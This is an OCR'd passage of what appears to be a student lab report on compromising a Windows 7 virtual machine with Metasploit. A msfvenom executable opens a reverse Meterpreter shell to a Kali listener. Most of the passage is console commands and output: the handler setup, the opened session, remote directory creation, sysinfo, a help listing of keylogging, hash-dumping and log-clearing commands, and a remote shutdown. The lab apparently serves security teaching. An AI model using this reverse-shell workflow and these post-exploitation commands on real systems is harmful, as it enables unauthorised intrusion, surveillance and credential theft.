
☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM

Application Size: 72.0 KB


Click on Run and check in Attackers Machine does any session opened



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49187 ) at 2022-11-10 12:01:46 -0500

meterpreter >
```

As Session 1 is opened now attacker has got some privileges' of window 7 System. let's check to present working directory in Winows system using Linux Operating system.


Before creating the Directory



| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 KB |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 KB |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 KB |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 KB |
| WH | 10/31/2022 12:24 ... | Application | 73 KB |

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB

After Creating the Directory




| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ICS | 11/10/2022 10:42 ... | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 KB |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 KB |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 KB |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 KB |
| WH | 10/31/2022 12:24 ... | Application | 73 KB |

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB


Directory is created .

Now let Us check present Working directory of Windows using linux System.



```
   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >  exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost ⇒ 192.168.199.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process
   LHOST     192.168.199.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49187 ) at 2022-

meterpreter > mkdir ICS
Creating directory: ICS
meterpreter > pwd
C:\Users\Saiganesh Marati\Downloads
meterpreter > █
```

Linux System




| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ICS | 11/10/2022 10:42 ... | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 K |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 K |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 K |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 K |
| WH | 10/31/2022 12:24 ... | Application | 73 K |


payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB

Windows System

Now let Us Check whether what are the possible  that we can access some controls via help()




```
C:\Users\Saiganesh Marati\Downloads
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
```




```
    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command         Description
    -------         -----------
    enumdesktops    List all accessible desktops and window stations
    getdesktop      Get the current meterpreter desktop
    idletime        Returns the number of seconds the remote user has been idle
    keyboard_send   Send keystrokes
    keyevent        Send key events
    keyscan_dump    Dump the keystroke buffer
    keyscan_start   Start capturing keystrokes
    keyscan_stop    Stop capturing keystrokes
    mouse           Send mouse events
    screenshare     Watch the remote user desktop in real time
    screenshot      Grab a screenshot of the interactive desktop
    setdesktop      Change the meterpreters current desktop
    uictl           Control some of the user interface components
```

Now lets Shut Down the windows system via linux  system



```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > shutdown
Shutting down ...
meterpreter >
[*] 192.168.199.130 - Meterpreter session 1 closed.  Reason: Died
```



## 4.2 HARDWARE / SOFTWARE TOOLS

SOFTWARE TOOLS:

- Computer with Windows 7 Operating System  or Virtual Machine  with Windows 7 Operating System with Browser.
- Kali linux  Operating System with tool Msfconsole (Metasploit) is required.
- Python3 is required for creating the server

HARDWARE TOOLS:

- Computer/Laptop
- Internet access (LAN Cable)


## 4.3 TESTING TECHNOLOGY USED

- Kali linux tool Msfconsole (Metasploit) is required
- Python3 is required for creating the server
- Windows 7 Virtual Machine required for testing

# CHAPTER – V

# RESULTS AND CONCLUSION

So, According to the given procedure we followed By using Msfvenom to create a executable file, provides as minimum invest to carry out the privilege escalation task. By means of using msfconsole commands as a medium .this shows that not every file is Safe and this is how attackers normally take find a way into our systems. So by this Attack we found that even after having this many new versions of windows operating Systems ,so old versions are still Vulnerable to this Attack. So this provides how new operating Systems developing the security and this kind of attacks working on them .So they are trying to  provide more security to there products.




```
      =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost-192.168.199.128
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost ⇒ 192.168.199.128
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49162 ) at 2022-1

meterpreter > sysinfo
Computer        : WIN-N0FQN13VNBJ
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > mkdir SAI
Creating directory: SAI
meterpreter > 
```

| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ICS | 11/10/2022 10:42 ... | File folder | |
| SAI | 11/14/2022 3:02 PM | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 KB |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 KB |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 KB |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 KB |
| WH | 10/31/2022 12:24 ... | Application | 73 KB |

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB

